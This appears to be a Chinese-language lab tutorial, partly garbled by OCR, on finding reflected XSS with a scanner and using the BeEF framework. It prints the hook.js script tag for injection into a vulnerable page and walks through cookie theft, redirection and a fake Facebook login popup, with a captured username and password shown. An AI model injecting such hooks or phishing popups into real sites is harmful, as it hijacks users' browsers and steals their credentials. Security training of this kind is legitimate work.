
打开代理后，在访问指定页面并在proxy中forward后，点击target页面



对指定网址选择scan即可扫描



在右侧的红色为漏洞反射型xss漏洞，对黑体的脚本，可以在firefox中打开并注入



也可以通过点击dashboard页面下的add new scan选项添加对应的扫描选项

0x07 BeefXSS平台

一、首次使用

首次进入会要求修改密码，并且自动启动服务，同时提供了各种使用信息：

```
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
   Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor
preset: disabled)
   Active: active (running) since Thu 2022-07-21 23:35:14 CST; 5s ago
 Main PID: 3818 (ruby)
    Tasks: 4 (limit: 2312)
   Memory: 98.0M
   CGroup: /system.slice/beef-xss.service
           ├─3818 ruby /usr/share/beef-xss/beef
           └─3822 nodejs /tmp/execjs20220721-3818-1bpu7qijs
```

```
7月 21 23:35:14 kali systemd[1]: Started beef-xss.
7月 21 23:35:18 kali beef[3818]: [23:35:17][*] Browser Exploitation Framew…
lpha
7月 21 23:35:18 kali beef[3818]: [23:35:17]    |   Twit: @beefproject
7月 21 23:35:18 kali beef[3818]: [23:35:17]    |   Site:
https://beefproje….com
7月 21 23:35:18 kali beef[3818]: [23:35:17]    |   Blog:
http://blog.beefp….com
7月 21 23:35:18 kali beef[3818]: [23:35:17]    |_  Wiki: https://github.co…
wiki
7月 21 23:35:18 kali beef[3818]: [23:35:17][*] Project Creator: Wade Alcor…
orn)
7月 21 23:35:18 kali beef[3818]: [23:35:18][*] BeEF is loading. Wait a few…
s...
Hint: Some lines were ellipsized, use -l to show in full.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2...
1...

```

二、启动Beef


```
systemctl start beef-xss.service #开启beef
systemctl stop beef-xss.service  #关闭beef
systemctl restart beef-xss.service   #重启beef
```

三、配置beef

配置文件路径：/usr/share/beef-xss/config.yaml

四、使用beef

1、进入UI主页面（http://192.168.2.129:3000/ui/panel）



2、打开被注入Hook的页面

http://192.168.2.129:3000/demos/basic.html

3、查看目标信息并添加hook.js代码到目标站点

（1）获取cookie：Get Cookie

（2）网页重定向：Redirect Browser

（3）社工弹窗：Pretty Theft

4、颜色标识


绿色：命令模块可以在目标浏览器上运行，且用户不会感到任何一场

橙色：命令模块可以在目标浏览器上运行，但是用户可能会感到一场（比如可能会有弹窗，提示，跳转等）

灰色：命令模块尚未针对目标进行验证，即不知道能否可运行


红色：命令模块不使用于此目标

将hook中的xss攻击js输入到浏览器的xss注入点




5、在网页执行命令

用户可以在online的currentBrowser中找到访问该页面的站点的，并可以在commands中通过cookie方法




也可以直接通过重定向功能让用户的网页直接跳转




并且


可以通过pretty进行弹窗并获取用户提交的用户信息：




测试这是一个测试这是一个测试这是一个测试这是一个测试这是
试这是一个测试这是一个测试这是一个测试这是一个测试这是一个
Facebook Session Timed Out
Your session has timed out due to inactivity.
Please re-enter your username and password to login.
Email:
woniu
Password:
Log in


BeEF 0.4.7.1-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
192.168.2.128
192.168.2.1
Offline Browsers
192.168.2.129
192.168.2.1
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
pretty
Social Engineering (1)
Pretty Theft
Module Results History
id
date
label
0
2022-07-22 00:31
command 1
Command results
1
Fri Jul 22 2022 00:34:01 GMT+0800 (中国标准时间)
data: answer=woniu:123456789
Re-execute command

network中


BeEF 0.4.7.1-alpha | Submit Bug | Logo
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Map
Hosts
Services
127.0.0.1 [localhost]
Windows
127.0.0.0/8
Hooked Browser
BeEF